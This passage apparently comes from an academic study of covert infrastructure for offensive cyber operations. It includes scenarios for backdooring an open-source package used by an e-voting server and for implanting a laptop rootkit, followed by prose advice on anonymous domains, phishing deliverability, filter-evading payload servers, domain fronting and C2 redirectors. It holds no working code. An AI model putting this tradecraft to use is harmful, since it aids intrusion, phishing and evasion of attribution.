During this step, the attacker will attempt to have his backdoor accepted in the main distribution branch of the open-source project. This is the most fragile step in the attack, as there is no guarantee it will be successful and if the person reviewing the patch is careful, he will notice the malicious code and the operation could be compromised if the payload is successfully reverse-engineered. Unless the payload is very small, the attacker would likely use a staged payload, with the backdoor in the open-source code just used to download the real payload, however this introduces the operational risk that the targeted system is blocked from accessing the staging server.

Assets required:

1. Anonymous network connection to submit the pull request
2. Github account

Operational risks:

1. The pull request is not accepted
2. The backdoor is found and reverse-engineered

Attribution risks:

1. The connection used to access Github can be used to identify the attacker
2. The Github account can be traced back to the attacker

Mitigations:

O[1]: The attacker must ensure the patch solves some real issue in the software, so it is more likely to be accepted. The attacker should choose poorly maintained projects or projects with significant organizational issues for the greatest chance of success. The best chance of success would be if the attacker could gain maintainer rights to the project.

O[2]: The backdoor should be well hidden in the source code. To hide the true purpose of the code, encryption could be used, but in that case, hiding the encrypted content would be difficult, as encrypted data is not common in source code. Despite this significant technical difficulty, as the event-stream incident showed, this could still be feasible.

A[1]: An anonymous connection should be used to access Github

A[2]: The Github account should not be used for anything not related to the operation. The information used to register the account should be fully anonymous. The account should have a legitimate-looking Github history, in order to seem less suspicious.

Step 7: Backdoor will be installed on the e-voting server and will activate when the specified conditions are met

If the patch is accepted, the attacker must now just wait until the e-voting server is set up and the backdoored package is downloaded and run. The full payload will then be delivered to the e-voting server via the payload delivery server.

Assets required:

1. Payload delivery server

Operational risks:

1. The payload delivery server is not available when the e-voting server is set up
2. The network connection to the payload delivery server is blocked by an IPS or firewall
3. The e-voting software has been changed which breaks the capability of the payload.

Attribution risks:

1. The payload delivery server can be used to identify the attacker

Mitigations:

O[1]: The attacker should use multiple delivery servers, so if one is unavailable, the next one will be checked. A domain name is recommended so the delivery server IP can easily be changed if needed.

O[2]: The delivery servers should look similar to real servers the system would contact during setup phase. For example, if the package manager used usually connects to Amazon Web Services (AWS) servers to download packages, then the delivery servers should ideally also be located on AWS infrastructure.

O[3]: This is not something the attacker can mitigate.

2.3.2 Operation to gather evidence for attribution regarding a previous cyber attack

A nation state was attacked by a highly capable attacker. Because of the attack, the power supply to their capital was disabled. The nation state has intelligence, which implicates a certain state-sponsored attacker group in the attack; however, they have no strong evidence to back up this claim. The state decides to use a cyber operation to gain access into the systems used by the attackers with the goal of finding evidence to have solid attribution for the attack, so they could take retaliatory actions.

The defenders have some prior intelligence on persons who might be connected to the hacker group. They know that one of these persons will be travelling to a foreign country in the near future. They have decided to use their physical espionage capabilities to implant a backdoor on his laptop. A diagram of this operation is shown in Figure 5: Gathering evidence from adversary network.

For the rest of this case study, I will refer to the nation state performing the offensive operation as the "attacker" and the conductors of the original attack as the "defenders", as those are their roles in this operation.




Figure 5: Gathering evidence from adversary network

Step 1: Prepare the backdoor

The attacker knows from previous intelligence what type of laptop the target uses and prepares a UEFI rootkit to be installed on the targeted laptop, an example of such a rootkit being used in the real world was in an operation by the APT28 group [39].

No covert infrastructure assets are required for this step, as it is a preparation step and does not directly interact with the targeted systems.

Operational risks:

1. The intelligence information might be wrong and result in a non-functional backdoor
2. The targeted system might include defensive measures which disable the backdoor

Attribution risks:

1. There might be artefacts left in the rootkit which implicate the attacker

Mitigations:

The risks at this step are not mitigated by better covert infrastructure design. These risks all stem from incomplete information or insufficient skillset of the attacker.

<u>Step 2: Break into the hotel room of the targeted person, implant the backdoor</u>

At this step, the attackers use their physical espionage capabilities to physically gain access to the targeted systems and install the backdoor. Physical data transfer devices should also be considered a part of the covert infrastructure, if they interact directly with the target’s systems.

Assets required:

1. A physical data transfer device

Operational risks:

1. The attackers are unable to gain access to the system
2. The backdoor installation fails

Attribution risks:

1. The data transfer device used can be traced back to the attacker

Mitigations:

O[1]: This is not in scope for mitigation by covert infrastructure design

O[2]: In case the installation fails because of a fault with the data transfer device, the attacker should prepare multiple data transfer devices beforehand. The devices, which are not used, should be securely destroyed after the operation.

A[1]: The data transfer device should be a commonly used device, acquired via anonymous means and should not be connected to any system in the attacker core infrastructure. A disposable system should be used to load the backdoor onto the data transfer device.

Step 3: Establish a command and control channel

During this step, the backdoor opens a communication channel back to the attackers. The attackers instruct the backdoor to download and install additional remote access tools (RAT).

Assets required:

1. A redirector to accept traffic from the backdoor and relay it back the attacker core infrastructure

2. A covert network communication channel back to the attacker core infrastructure

Operational risks:

1. The backdoor is not able to open or maintain the command and control channel because it's traffic is detected and blocked by an IPS

2. The backdoor is not able to open or maintain the command and control channel because the endpoint specified in the backdoor configuration is not available

3. The command and control channel is not reliable – third parties are able to modify or disrupt the communication

Attribution risks:

1. The redirector is compromised by a third party and contains information to identify the attacker

2. The network communications from the redirector can be traced back to the core infrastructure of the attacker

3. The RAT uploaded to the targeted system contains identifying information of the attacker

Mitigations:

O[1]: The command and control traffic should look like regular network traffic. Using a common protocol, such as HTTPS and making the redirector look like a regular webserver is one way of achieving this.

O[2]: The backdoor should contain multiple C2 server addresses to be able to establish a connection if one of the redirectors is down or blocked. It is recommended to use domain names, so the backend IP address can easily be changed or a common third-party service to distribute the C2 communication addresses.

O[3]: The C2 traffic should be encrypted and authenticated, so only the attacker's core infrastructure server and the backdoor can read the traffic.

A[1]: The redirector should be set up so that no identifying pieces of information is left on the system. All logging should be disabled if possible.

A[2]: The traffic should be forwarded to the core infrastructure over an anonymized network connection, for example the Tor network or using a chain of proxy servers.

A[3]: If possible, a publicly available tool should be used, which cannot be definitively traced back to the attacker.

Step 4: Run regular scans from the backdoored laptop to detect which networks it connects to

During this step, the attacker will use the installed RAT to detect when the laptop is connected to new networks and scan the networks to discover new targets.

Assets required:

1. Established C2 channel

2. Operational RAT

Operational risks:

1. The RAT will be discovered and deactivated
2. The C2 channel will be blocked or unavailable
3. The laptop is not able to conduct network scans

Attribution risks for this step are the same as in the previous step.

Mitigations:

O[1]: Using a custom, or a modified RAT instead of an unmodified publicly available one could make it less detectable by security software.

O[2]: The C2 communications should be resilient. Multiple different protocols should be considered and the communication profile should be possible to change. This way if one communication profile is discovered and indicators are created for that, another profile can be used instead.

O[3]: This is not a risk that can be mitigated by covert infrastructure.

Step 5: Attempt to move laterally in the network and compromise more systems belonging to the target

During this step, the attacker attempts to find ways to compromise additional systems. To do this, various techniques can be used. For example, credential attacks, finding vulnerable services on the network, modifying shared files to contain backdoors, etc. The installed RAT will be used for this, if access is gained to additional systems, the RAT will also be installed on them. Alternatively, existing tools on the systems can be used, which could be a more stealthy approach. The compromised systems can be set up to act as pivots to direct network traffic to and from networks, which are blocked from accessing the C2 redirectors directly.

Assets required:

1. Pivots inside the targeted network

Operational risks:

1. The lateral movement will be detected and access blocked

2. The target's defences block any lateral movement attempts

Attribution risks are the same as in the previous steps.

Mitigations:

O[1]: If access to additional systems is gained, a new backup C2 channel should also be established. It is recommended to keep the amount of egress channels from a network as low as possible, for this, a compromised system can be used to proxy C2 traffic to other systems inside the network.

O[2]: This is not a risk that can be mitigated by covert infrastructure design.

Step 6: Gather the evidence required

During this step, the attacker searches for evidence on systems to which they have gained access.

Assets required are the same as in previous two steps.

Operational risks:

1. No evidence is found

Attribution risks:

1. The tools used to search for files could identify the attacker

Mitigations:

O[1]: This cannot be mitigated by covert infrastructure design.

A[1]: Either existing tools on the systems or publicly available tools should be used to conduct the searches.

Step 7: Exfiltrate the evidence

During this step, the attacker send the evidence gathered in the previous step back to their own core infrastructure.

Assets required:

1. Anonymous connection to exfiltrate the data
2. Operational C2 channel
3. Operational RAT

Operational risks:

1. The exfiltration attempt will be detected and blocked

Attribution risks:

1. The server where the data will be sent to identifies the attacker

Mitigations:

O[1]: The data should be encrypted before being exfiltrated. If possible, the already established C2 channel could be used.

A[1]: An anonymous redirector should be used to exfiltrate the data.

3 The importance and a model of plausible deniability

In the previous section, I suggested that a covert infrastructure provides plausible deniability for the OCO operator; this means that the target of the operation has no evidence to claim with certainty who was the entity behind the attack. Additionally, in section 1, I defined covert infrastructure as the part of the OCO infrastructure, which interacts directly with targeted systems. This is illustrated in Appendix 1: Diagram of OCO infrastructure. In this section, I determine qualitatively if this is an important requirement and discuss how this requirement could be fulfilled in the context of an OCO.

First, we need to find out if plausible deniability is a desired property of OCOs. To determine this, I will review in this section the relevant literature and look at the techniques used by real-world OCO operators to see if they have employed tactics, which assist with plausible deniability.

Berghel claims [40] *"[h]istory has also shown that when nation-states are involved in cyber-conflicts, any clues left behind are most likely false flags. Over the past 65 years, the US Central Intelligence Agency has shown the entire global community the value of plausible deniability*". The claim that most evidence left behind in cyber operations is not attributable with certainty is also made by Applegate [22]. *"[s]tealth and limited attribution have become the hallmarks of most attacks in cyberspace"*.

While cyber-attack attribution is a topic unto itself, I will take a brief detour into a few examples where attacks have been attributed to a state and tools of international law have been used to punish the responsible state. A widely known case is the attack against the systems of Sony Pictures Entertainment, which was attributed by the United States to the North Korean government, charges were filed against the person thought to be responsible and sanctions imposed on North Korea [41]. Another case are the attacks against the United States energy grid, which were attributed to Russia and sanctions were imposed against Russia because of those attacks [42]. However, as Berghel has pointed out [43], *"[p]oliticians and the power elite find it very convenient to engage in this blame game as they seek to discredit adversaries, avoid responsibility for insecure practices and inept* *leadership, influence politics and elections, and exploit attribution biases in support of cherished big government programs"*. I will bring an example from a topic not related to cyber-attacks where attribution has been claimed against one actor while the evidence has shown another actor to be responsible. The bombing of Pan Am flight 103 in 1988: while a criminal investigation eventually determined Libya to be the responsible party, the Central Intelligence Agency of the United States was quick to point the finger at Syria, as it aligned with their political goals at the time. Robert Mueller, an investigator of the crash writes: *"[a] few months after the attack, [I] sat through a CIA briefing pointing toward Syria as the culprit behind the attack. That's always struck with me as a lesson in the difference between intelligence and evidence"* [44].

With this in mind, we must take into account that the bar for attribution can be quite a lot lower than what would be necessary to prove the case in a court of law or what would pass as scientific rigour and often attribution is biased in a way that aligns with the political goals of the state. For this reason, it could be a much more fruitful path for the attacker to engage in a game of subterfuge, pretending to be someone who is already a political target of their OCO target, rather than attempting to achieve anonymity. This is also known as a "false-flag" operation.

Looking at real-world operations, the Cloud Atlas group has used compromised home routers with a proxy implant to have large amount of IP addresses available to carry out their attacks [45]. APT29 has used the Tor network and domain fronting in their operations, both are mechanisms that provide anonymity and plausible deniability [46]. Operation Aurora, which has been connected to the Chinese government, used compromised third-party servers for their command and control [47]. Another interesting operation is the hacking of Belgian network operator Belgacom by GCHQ of United Kingdom [48]. The OCO used advanced malware, which was capable of removing traces of itself if instructed to, which was used to remove attributing evidence. Foreign servers purchased under fake identities were used for C2 traffic; financial payments were done via pre-paid credit cards purchased in the Kent region, which could also not be directly linked to GCHQ. The identity of the operator was only revealed after internal documents were leaked by Edward Snowden.

On the other hand, operation GhostNet [49], which was an operation targeting various embassies, government offices and foreign ministries seems to have used no anonymization methods. Considering the possibility of subterfuge we identified earlier, it is possible that the traces left by GhostNet were in fact false flags. Such a case had already occurred earlier with the Titan Rain operation [50] - *“[i]n 1998, computer networks in the Pentagon came under sustained ‘attack’ for several days. Solemn officials came to the conclusion that China was the attacker and they began to contemplate having the Department of Defense launching some kind of cyber counterstrike when a little more investigation showed that the attacker was not the Peoples Liberation Army but bored teenagers in Cupertino, California”*

From the cases and literature reviewed previously in this section, it seems that plausible deniability is not just a desired property for a cyber operation, but almost an assumed property. To find out what is needed to achieve plausible deniability to a high degree, we must consider what the opportunities are for the target to determine the identity of the attacker and which of these we can mitigate in the design of our covert infrastructure. This means, we must figure out, which of the assets used in the OCO the defender could have some level of access to and what information they could determine from that.

Let us refer to the figure in Appendix 1: Diagram of OCO infrastructure. Since the defender is also the administrator of their own systems, I assume that the defender has full access to all the assets in their own infrastructure, this means that any data transferred to the target’s systems is accessible by the target. This includes the exploits and tools used in the targeted network, phishing emails sent, command and control traffic, certificates used, any IP addresses of the covert infrastructure systems used to interact with the target.

The defender also has some access to the intermediate systems used in the OCO, for example, any data (such as websites) publicly accessible on the covert infrastructure, the information about domain registration and the information about the location and operator of the IP addresses of the systems. From the Belgacom case earlier, the defenders were also able to gain information from the intermediate systems via legal requests to the service providers [48]. This is not always possible, but in order to prepare the infrastructure for the worst case, this means that we should assume that the defender could gain full access to the network traffic and contents of the intermediate systems, which have directly interacted with his systems, or which are referred to by the intermediate systems; however, this capability is time-delayed.

This gives us the following model for the defender gaining evidence about the attacker by following the chain of intermediate systems, each ellipse represents a body of evidence and the larger ellipse can only be explored after a time delay when the smaller ellipse contained within has been explored, as shown in Figure 6: Attribution evidence. This might not always be the case, for example if the attacker makes a mistake and accesses the targeted system directly; however this is exactly the type of risk, which should be minimized by a good design of the covert infrastructure.




Figure 6: Attribution evidence

The model suggests that if the defender successfully manages to gain evidence from all the intermediate systems, they can determine the true origin of the attacker. To prevent this, the attacker must destroy any evidence on the intermediate system and cease communications with the intermediate system before the defender is able to gain access to it.

In case the attacker uses a single intermediate system, the system should be disposed of frequently, depending on the resources of the defender, this could be as low as a few minutes. This could prove troublesome for the resilience of the operation, as the targeted systems need to learn the address of the new intermediate system with which to communicate. Also worth considering is that in case the intermediate system belongs to a third party, destroying all of the evidence might not be possible. For example, cloud server providers could log network traffic in a central collection server and retain it for some period, which is longer than the time delay of the defender gaining access to the intermediate system. When using proxy servers, the network traffic data will reveal the next intermediate system if the defender is provided this data.

So how many intermediate systems should an attacker use to ensure they can be rotated frequently enough to not enable the defender to learn his true identity? For an attacker, this is very hard to estimate exactly, since they do not know with certainty for how long the data is retained or how fast the adversary is able to gain access to intermediate systems. However, it is in the best interest of the attacker to choose intermediary systems, which have a high probability of not storing the network traffic data and which are hard for the defender to gain access to or data from. To prevent the defender using their own offensive tools to gain access to the intermediary systems, the attacker should take the time to harden the systems against attacks. To prevent the defender from gaining access to the data via legal means, intermediary systems run by operators, which would not honour legal requests from the defender should be preferred. However, the same server providers that are unlikely to provide data to the defender are usually also located both physically and logically in a space to which network connections from the defender network would likely look anomalous and very suspicious. Because of this, the final system interacting with the target should be chosen from a location, which is expected to communicate with the target system. For example, large cloud service providers, such as Amazon or Microsoft are common destinations of network traffic in most networks, so they provide a more stealthy connection. At the same time, they can also be expected to retain data and honour legal requests.

My recommendation for an OCO operator is a minimum of two intermediate systems: the system interacting directly with the target chosen according to with what the targeted network would be expected to communicate. The system relaying traffic from that system to the attacker should be chosen so that it is reasonably unlikely for the defender to be able to access that system. The first system should be monitored and if it is detected that the defender has discovered that system, both systems should be disposed of and replaced. Methods for such monitoring have been explored by Bergman and Smeets [51].

One common way of achieving a high degree of anonymity in network communications is by using the Tor network. The Tor network uses the Mix-net concept by Chaum [52], which is a network of intermediate systems, called Mixes, each capable of receiving and forwarding messages. Tor forms an overlay network, in which all messages forwarded over the network are encrypted in a way where when forwarding a message, one intermediate system only knows the network hops directly adjacent to them. This means that only the sender of the message knows the full path of the message. The message path is decided by the sender beforehand, forming what is called a Tor circuit. [53] One of the main design goals of the Tor network is to provide anonymity, while still maintaining relatively high bandwidth and low latency compared to the Mix-net design of Chaum. Another distinguishing feature is the existence of so-called "exit nodes", which are systems in the Tor network capable of forwarding traffic to destinations outside the Tor network. This means that the user of the Tor network can communicate with systems outside the Tor network, while still using the anonymization capability of Tor circuits. [54]

The current default Tor circuit length is three hops, which means that three intermediate systems are used when establishing a path through the Tor network. This has been shown to be resilient against a local passive adversary [55]. The Tor network by design cannot protect against a global adversary, able to monitor the traffic flows both entering and exiting the network, as a simple traffic correlation attack can be performed to deanonymize the circuit [56]. Additionally, Kwon et al. discovered an attack against circuits communicating with hidden services, which enables an adversary to identify if a particular circuit is used to communicate with a particular hidden service [57]. For the purposes of OCO infrastructure, this attack can easily be mitigated if the OCO operator is able to choose their own set of "Entry Guard" nodes, which they know are not controlled by the adversary.

Looking at our model, we can see that if we assume an adversary who is able to compromise systems with some time delay, for example by using weaponized exploits or submitting legal requests, over time, they will be able to deanonymize our circuit. To prevent this, the circuit should be changed periodically. By default, Tor does not change the circuit for an established connection; however, this can be circumvented by instructing the Tor software to force a new circuit.

As Tor provides us with a larger pool of potential intermediate systems and the traffic within the Tor network is encrypted in a way that network traffic retention offers no benefit, we can see that using the Tor network for OCO is, according to our model, a good solution.

4 Identified assets of covert infrastructure

In this section, I will review the assets of covert infrastructure I found from the case studies and attempt to answer how the identified requirements could be met.

4.1 Email server

The email server is used mainly to send phishing emails to the target. Phishing emails are a very common part of cyber operations, as they are often the easiest way to get a foothold in the target's systems. The main functionality an attacker will use is Mail Transfer Agent (MTA). However, it might also be necessary for the attacker to receive emails, in case they want to carry out more elaborate social engineering attacks. Emails can also be sent directly by the attackers system, by opening a connection to the target's SMTP server, however using an intermediate MTA can be beneficial to ensure that the email is well formed and follows best practices. Additionally, the MTA can be configured to remove identifying information and spoof email clients. The main concern with the email server is deliverability – the emails the attacker sends should arrive at the target.

Various publicly available tools can be used to set up the MTA, for example: Postfix, Exim, sendmail, Microsoft Exchange, and Haraka. Out of those, Exim and Postfix are the most widely used public-facing MTA-s, so those should be preferred by the attacker, unless the environment of the operation requires something different. [58]

In order to ensure deliverability of their mail, the attacker should also set up anti-spoofing measures, such as SPF, DKIM and DMARC. These are commonly deployed email security mechanisms, to prevent spoofing. SPF or Sender Policy Framework determines from which IP addresses a certain domain is allowed to send mail, this policy is published in the DNS records for the origination domain. DKIM or Domain Keys Identified Mail is a standard, which signs all messages originating from a domain with a key published in the DNS. DMARC or Domain Message Authentication Reporting & Conformance is a policy and reporting protocol, which instructs the receiving server that to do in case SPF or DKIM validation fails. An important aspect of DMARC is that it also applies to subdomains of a domain and verifies the fields inside the message, not just the message envelope. This is only possible if the attacker is using their own domain to set up the phishing campaign, in case they are taking advantage of misconfigured target servers and spoofing the phishing emails, these settings cannot be controlled by the attacker. [59]

Yet another important property of the MTA is the IP address used. Large ranges of IP addresses are in anti-spam blacklists, so the attacker must choose their MTA address carefully and check it against online blacklists. Additionally, if using a new IP address, the IP address should be used for sending a small volume of emails for months beforehand to build up reputation with reputation-based spam filtering services.

Another important aspect of email is the mail client used to send the email, as that will determine how the content of the mail is encoded and which headers are included. The most common mail clients are Apple Mail apps for iPhone and iPad, Gmail and Outlook. Depending on the operation, the attacker will probably want to pretend to be one of those. [60]

Several publicly available toolkits are available for constructing the phishing campaigns. These have various features very useful for the attacker, such as automatically inserting tracking pixels, keeping track of who has opened the email, who has clicked on the link, etc. Such tools are for example Gophish, King Phisher, FiercePhish, ReelPhish, CredSniper, and Phishing Frenzy. [61]

A diagram of an example design of phishing infrastructure is shown in Figure 7: Phishing infrastructure.



Covert Infrastructure
Tor
Attacker
Constructs phishing email
MTA
Modifies email to hide origin and spoof targeted mail client
Target's mail server
Checks mail for spam, malware and suspicious links
Target
Opens email and clicks link
Tracking information
Tracking Server
Receives information about clicked links and serves requests for tracking pixels
Payload Delivery Server
Serves malware or credential phishing websites to the target

Figure 7: Phishing infrastructure

Another way the attacker can set up the phishing campaign is to use a compromised mail server or an open relay. However, in this case, the attacker has less control over the outgoing email. Yet another way is to use an account from a third party service, such as Gmail. All of these techniques involve trade-offs between how much control the attacker has over the infrastructure, how easy they are to set up and use and how likely the emails are to be delivered to the target. Using third-party infrastructure, such as compromised mail servers or accounts or third-party services can alert various organizations about your operation, however at the same time, those are the easiest techniques to use. It is my recommendation to first test the target's email defences by sending tracked emails with the easier and more anonymous techniques, such as using a spoofed domain and a simple MTA that directly connects to the target's SMTP server. In case the emails using basic techniques are delivered, there is usually no reason to set up more elaborate infrastructure. Additionally, these probing emails can give the attacker useful reconnaissance on the target's defences – for example, if there is an automatic scanner, which looks at the URLs and attachments in the email. Once deliverability has been confirmed, the attacker can then set up their payload on the payload delivery server and configure the payload delivery server with appropriate countermeasures for the target’s defences.

Another decision the attacker needs to make is if they should send the payload to the target via a link or as an attachment in the email. The benefit of sending an attachment is that the attacker does not need a payload delivery server set up to serve the links, however a drawback is that the attacker has less control over how the payload is delivered and it is more likely to be blocked by email filtering gateways.

4.2 Domain name

Domain names are an important part of covert infrastructure assets, as they are used for directing traffic to the correct servers as well as used to set up the email infrastructure described in the previous section. There are several reasons why domain names should be used in front of all your IP addresses. Main reason is that in case one of your covert servers goes down or is taken offline, you can easily change the IP address the domain name points to and restore communications. Another reason is that when sending for example phishing e-mails, URLs with IP addresses in them are treated as highly suspicious by most spam filtering software, so domain names should be used instead.

To ensure resilience, an attacker wants to have multiple domain names available for an operation. It is recommended to hide different parts of your covert infrastructure behind different domain names, rather than use a single domain for everything.

The domain name is simply a record at a domain registrar, which holds information about who is responsible for the domain and creates NS records, which point to the name servers responsible for answering queries about the domain. Usually it is not necessary for the attacker to host their own name servers as a part of their covert infrastructure, as most registrars provide the service of using their name servers instead. If the attacker wants to use DNS as a covert communication channel, for example when targeting heavily firewalled networks, from which outgoing DNS queries are still allowed, then using their own name servers is necessary.

The main concern with acquiring domain names is staying anonymous when registering the domain. There are several providers, who specialize in providing an anonymous registration service. Usually one can pay for the domain with a cryptocurrency, such as bitcoin and the provider will buy the domain on your behalf from the official registrars and give you control of it. One example of such a provider is Njalla [62]. Other ways to conduct anonymous payments are to use pre-payed credit cards or online banking accounts registered with false information.

The main DNS record types that are important for a cyber operation are A, AAAA and TXT. A and AAAA records are used, respectively, for associating a domain name to an IP or IPv6 address. The TXT records are used to distribute additional information about the domain, such as the SPF, DMARC and DKIM policies and keys.

There are several top-level domains, which should be avoided, such as .bid, .gq and .tk. These are very often used by malicious actors and could be filtered by the target's defences. [63, 64]

Another important defence measure that should be considered when using domain names is categorization. Categorization is done by security vendors to sort domains into categories, such as business, gambling, adult, gaming, etc. Most corporate web proxies block uncategorized domains and domains in "unsafe" categories. The way the attacker can bypass this is to first host some non-malicious site on their domain and submit it for categorization. Usually the categorization is fast and little validation is done. Another way to get categorized domains is to purchase pre-categorized domains, for example expired domains. [29]

Usually the attacker wants to set the time to live (TTL) low on their DNS records, so they can change the address the domain name points to fast. Advanced tactics, such as encoding information in the CNAME records for a domain can also be used, this could be used to distribute encrypted information to RATs installed on the target's network, without the information being visible to the network security team of the target.

Another widely used technique is domain fronting, which can be used for hiding the endpoint of C2 communications. This takes advantage of the infrastructure of large cloud providers; first initiating a HTTPS connection with an innocent domain name, then after the handshake is completed, changing the requested host header to the real endpoint. This works if both the first domain and the second domain are hosted by the same cloud provider, so the attacker needs to set up their own server on the same provider as the fronted domain. [65]

4.3 TLS Certificates

TLS certificates are used for encrypting communications between the target and the covert infrastructure assets. These are commonly used for payload delivery servers and redirectors. This has the benefit that unless the target has configured a TLS interception proxy, the traffic will be encrypted and invisible to their network team. Most RATs also come with their own encryption, which is preferred, as TLS only secures the communication between the target and the covert infrastructure, but not between the target and the team server in the core infrastructure, which is desired for most operations.

An additional benefit is that when used for phishing sites, sites with a valid certificate show up as “secure” in the user’s browser. Furthermore, email servers with valid TLS certificates are treated as less suspicious by most filtering products. Recent research has found that because of these characteristics and widespread availability of free certificates, more than half of all phishing sites now have valid TLS certificates. [66]

Acquiring a free TLS certificate first requires the attacker to have a domain name. Then the attacker can request a certificate for that domain if he can prove the ownership of that domain. Most commonly, the ACME protocol is used, which is an automated protocol to prove domain ownership via a challenge-response method. Both HTTP and DNS protocols can be used for verification. By far the largest provider of such free certificates is the Let’s Encrypt project. [67]

The attacker should be careful about what data is included in the certificate. For example, the well-known APT group Fancy Bear (also known as APT28) reused the same subject and issuer names in the certificates they used in their operations, so various operations could be linked back to them. [68]

4.4 Payload delivery server

The role of the payload delivery server is to ensure that the correct payloads are delivered to the correct targets. As this is the part of the infrastructure that will be hosting malicious files, it is usually a good idea to keep it separate from other servers.

The payload delivery server attempts to avoid automated security tools, such as automated URL scanners, by serving innocuous files as a response to requests that do not match the filters defined by the attacker. For example, if the attacker knows his payload will only work if opened with a certain version of Firefox, he can instruct the payload delivery server to only serve the payload to the user if that version of Firefox is detected. Other filters that could be used is to check for common patterns of requests to verify that it is a user connecting and not some automated malware analysis tool. For example, most browsers also send a request for favicon when accessing a website, while automated tools do not. The payload delivery server could check for that request and only send the payload if a request for favicon is detected together with the payload request.

Most common way of serving payloads is over the HTTPS protocol. For this, common webservers, such as nginx or Apache can be used. There are also purpose-built payload delivery servers, for example go-deliver. [69]

Various automation can be used: only serving the payload a certain number of times, automatically generating a payload for the system architecture that is making the request, automatically encoding the payload with evasion tools when it is requested, only serving payloads to certain IP ranges, keyed payloads [70], etc. This is an active area of research and the tools in this space are quickly improving. [51]

4.5 C2 redirector

The role of a C2 redirector is to receive C2 traffic from the targeted systems and forward it to the core infrastructure of the attacker. The exact communication protocol depends on the RAT that the attacker uses. If HTTP or HTTPS connections are used, the redirector could use a common HTTP proxy server, such as nginx, Apache or HAProxy. For more generic traffic redirection, Socat or IPTables can be used. [71]

